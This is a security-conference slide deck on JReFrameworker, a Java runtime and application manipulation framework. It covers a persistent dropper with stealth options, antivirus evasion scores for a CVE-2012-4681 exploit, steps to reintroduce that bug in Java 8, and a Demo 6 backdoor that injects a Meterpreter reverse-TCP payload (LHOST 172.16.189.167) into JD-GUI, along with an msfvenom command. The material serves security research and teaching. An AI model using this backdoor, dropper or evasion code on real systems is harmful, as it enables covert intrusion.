
- Improvements to manipulation capabilities
- Improvements to development workflow
- Improvements to post exploitation process
- Improvements to persistence
- Progress towards automatic manipulations

JReFrameworker

Basic Bug Fixes / Improvements

- Jar Resources
  - Preserving startup configurations and resource files
  - Dealing with signed Jars (unsign if necessary, resign with keystore)
- Annotations
  - Support for multiple annotations
  - Replaced methods are now purged correctly
  - @MergeMethod annotation support for static methods
- Modules
  - Symbolic/relative paths (portable projects)
  - Support for manipulating applications
- General workflow issues
  - Modifications to runtime and applications are now conceptually the same
- Regression Testing (JUnit)!
  - Doubles as working examples of annotations
  - Help to prevent future bugs


Dropper Improvements



```
Usage: java -jar dropper.jar [options]
--help, -h                 Prints this menu and exits.
--safety-off, -so          This flag must be specified to execute the modifications specified by embedded
                           payloads (enabling the flag disables the built-in safety).
--search-directories, -s   Specifies a comma separated list of directory paths to search for targets, if
                           not specified a default set of search directories will be used.
--output-directory, -o     Specifies the output directory to save modified runtimes, if not specified
                           output files will be written as temporary files.
--replace-target, -r       Attempt to replace target with modified target.
--disable-watermarking, -dw Disables watermarking the modified target (can be used for additional stealth,
                           but could also cause problems for watchers). Watermarks are used to prevent
                           re-modifying a target.
--ignore-watermarks, -iw   Ignores watermarks and modifies targets regardless of whether or not they have
                           been previously modified.
--single-instance, -si     This flag enforces (using a file lock) that only a single instance of the
                           dropper may execute at one time.
--watcher, -w              Enables a watcher process that waits to modify only newly discovered runtimes
                           By default the process sleeps for 1 minute, unless the --watcher-sleep argument
                           is specified.
--watcher-sleep, -ws       The amount of time in milliseconds to sleep between watcher checks.
--print-watermarked, -pw   Prints watermarked targets found on search paths.
--print-targets, -pt       Prints the targets of the dropper and exits.
--print-payloads, -pp      Prints the payloads of the dropper and exits.
--debug, -d                Prints debug information.
--version, -v               Prints the version of the dropper and exists.
```

Demo 4: Surviving Java Updates

- Challenge: A new version of Java gets released. The users runs the installer and installs a new default runtime. Now what?



The Java Update mechanism ensures you have the most updated version of the Java platform. The options below let you control how updates are obtained and applied.

Notify Me: Before downloading

[✓] Check for Updates Automatically

Every Tuesday at 7:00 AM, Java Update will check for updates. If an update is recommended, an icon will appear in the system taskbar notification area. Move the cursor over the icon to see the status of the update.You will be notified before the update is downloaded.

Annotation Improvements (Purge)

- What if I just want something gone?

	Purge
Type	*@PurgeType*
Method	*@PurgeMethod*
Field	*@PurgeField*

```
// removes com.example.MyClass from target
@PurgeType
public class Build extends MyClass { … }
```

```
// removes com.example.MyClass from target
@PurgeType(type = "com.example.MyClass")
public class Build { … }
```

Annotation Improvements (Visibility / Finality)

- What if I can't access a type / method / field?

	Visibility	**Finality**
Type	*@DefineTypeVisibility*	*@DefineTypeFinality*
Method	*@DefineMethodVisibility*	*@DefineMethodFinality*
Field	*@DefineFieldVisibility*	*@DefineFieldFinality*

```
// removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}
```

Annotation Improvements (Build Phases)

- What if I need to make changes in steps?
  - Phases progress from phase 1 to *n*


```
// phase 1 removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(phase=1, type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}

// phase 2 defines a type that extends a previously final type
@MergeType(phase=2)
public class MyClass extends MyUnextensibleClass { … } // compile error until phase 1 completes
```

Incremental Builder

- Clean Project / Full Build
  1. Let build phase *i=1*
  2. Compile all sources without compiler errors
  3. Manipulate target for phase *i*
  4. Update classpath and recompile sources
  5. Repeat from step 2
- Incremental Builder
  1. For each add, modify, delete file change set
     - Revert build phase to first impacted build phase
  2. Rebuild from reverted build phase and repeat until no new changes

Derbycon 4.0: Refactoring CVE-2012-4681


- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…”
- CVE Created August 27th 2012 (~2 years old…)
- github.com/benjholla/CVE-2012-4681-Armoring



Sample	Notes	Score (2014’s positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

DEFCON 24: Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…”
- CVE Created August 27th 2012 (~4 years old!)
- github.com/benjholla/CVE-2012-4681-Armoring



Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

Demo 5: The “Reverse Bug” Patch

- Fixed in Java 7 update 7
- “Unfixing” CVE-2012-4681 in Java 8
  - com.sun.beans.finder.ClassFinder
    - Remove calls to ReflectUtil.checkPackageAccess(…)
  - com.sun.beans.finder.MethodFinder
    - Remove calls to ReflectUtil.isPackageAccessible(…)
  - sun.awt.SunToolkit
    - Restore getField(...) method
- Unobfuscated *vulnerability* gets 0/56 on VirusTotal

Demo 6: Towards Automatic Backdoors

Basic Steps:

1. *Find and hook main method*
2. *Spawn a new thread*
3. *Execute Meterpreter reverse TCP Java payload*


Demo 6: Towards Automatic Backdoors

- Phase 1: Add Meterpreter Java Payload
  - https://github.com/rapid7/metasploit-payloads/blob/master/java/javapayload/src/main/java/metasploit/Payload.java

```
@DefineType(phase=1)
public class Payload extends ClassLoader {
...
```

Demo 6: Towards Automatic Backdoors

- Phase 2: Define a new thread for payload and configure properties
  - **Equivalent:** *msfvenom -f raw -p java/meterpreter/reverse_tcp LHOST=172.16.189.167 LPORT=4444 -o ~/Desktop/meterpreter.jar*



```java
@DefineType(phase=2)
public class BackdoorRunnable implements Runnable {

    @Override
    public void run() {
        try {
            payload();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void payload() throws Exception {
        // set the meterpreter properties in memory directly
        Properties props = new Properties();
        props.put("Spawn", "2");
        props.put("LHOST", "172.16.189.167");
        props.put("LPORT", "4444");

        System.out.println("Payload Properties: " + props.toString());

        // run meterpreter payload
        try {
            Payload.runPayload(props);
        } catch (Exception e) {
            e.printStackTrace();
        }

        System.out.println("Executed Payload.");
    }

}
```

Demo 6: Towards Automatic Backdoors

- Phase 3: Spawn new thread with payload and call original application entry point
  - Works, but seems to be an issue with java meterpreter payload in latest release
    - https://github.com/rapid7/meterpreter/issues/179

- This entire process can easily be automated, but is this really that interesting / useful?

Only variable

```
@MergeType(phase=3)
public class Backdoor extends org.jd.gui.App {

    @MergeMethod
    public static void main(String[] args) {
        // spawn a new thread with meterpreter payload
        new Thread(new BackdoorRunnable()).start();

        // call original entry point
        org.jd.gui.App.main(args);
    }

}
```

Demo 7: Visually Manipulating Applications

- New Features
  - Java Poet source code generation (https://github.com/square/javapoet)
  - Atlas program analysis (http://www.ensoftcorp.com/atlas/)
- Goal: Hardening JD-GUI decompiler so it won't decompile itself
  - Challenge: How do we find the particular code we want to manipulate?
  - Challenge: JD-GUI is released under GPLv3 License, but source is not public…*<snarky comment about having a decompiler>*

Demo 8: Context Aware Malware

- Instead of modifying the application, could we modify the JVM runtime to prevent JD-GUI from decompiling runtime?

- Idea: Use reflection, stack traces, examination of caller parameters, etc. to determine how to behave for a given calling context.
  - Similar to aspect orient programming
  - Flashback: *DEFCON JReFrameworker DOOM Demo*

Demo 9: Kitchen Sink

Contrived Scenario:


- Java Developer’s Eclipse is acting *weird*…helping make typos…pixelating images…
- Suspect rt.jar is compromised
- Decompile rt.jar and decompiler crashes
- Decompile decompiler and decompiler says: Nope.
- Gets frustrated and updates Java to latest version
- Problems somehow persist…
- Goes insane
- Downloads a new programming languages…story ends here?

Project Roadmap

- Study supporting other JVM languages (JVM Bytecode isn’t just Java)
  - JVM Specific: Java, Scala, Clojure, Groovy, Ceylon, Fortess, Gosu, Kotlin…
  - Ported Languages: JRuby, Jython, Smalltalk, Ada, Scheme, REXX, Prolog, Pascal, Common LISP…
  - Interesting work: https://github.com/Storyyeller/Krakatau

Project Roadmap

- Find and fix the bugs!
- Better program analysis integrations
  - Code Generation Wizards
- More interesting modules
  - You can help with this!
  - https://github.com/JReFrameworker/modules
- Android support is already in the pipeline
  - APK → DEX → JAR→ JReFrameworker → JAR → DEX → APK



Tool Release

- Tool: https://jreframeworker.com/install
    - MIT License
    - 100% Open Source
    - Eclipse Plugin with Update Site (Eclipse > Help > Install New Plugins…)
- Tutorials: https://jreframeworker.com/tutorials
    - Walkthroughs of hello world, hidden file, and Metasploit payload deployment
- Give it a try. Send me feedback!
    - Support: https://github.com/JReFrameworker/JReFrameworker/issues
    - Email: jreframeworker@ben-holland.com

Thank You!

- Questions?

ben-holland.com

jreframeworker.com